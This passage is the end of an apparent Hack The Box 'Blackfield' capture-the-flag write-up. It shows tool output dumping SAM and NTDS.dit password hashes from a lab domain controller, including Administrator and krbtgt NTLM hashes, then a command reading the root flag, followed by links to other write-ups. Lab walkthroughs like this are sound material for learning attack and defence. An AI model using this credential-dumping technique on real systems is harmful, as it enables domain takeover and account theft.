DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd511b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntdss.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:7f82cc4be7ee6ca0b417c0719479dbec:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:600a406c2c1f2062eb9bb227bad654aa:::
support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de212:::
BLACKFIELD.local\BLACKFIELD764430:1105:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD538365:1106:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD189208:1107:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD404458:1108:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD706381:1109:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD937395:1110:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD553715:1111:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD840481:1112:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
```

Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:

The root file > gc ..\Desktop\root.txt

Sources

<https://alejobarto8.github.io/htb/2024/06/06/blackfield-writeup.html>

<https://habr.com/ru/articles/521844/>

<https://r3gg.github.io/hacker-blog.github.io/HackTheBox-Blackfield>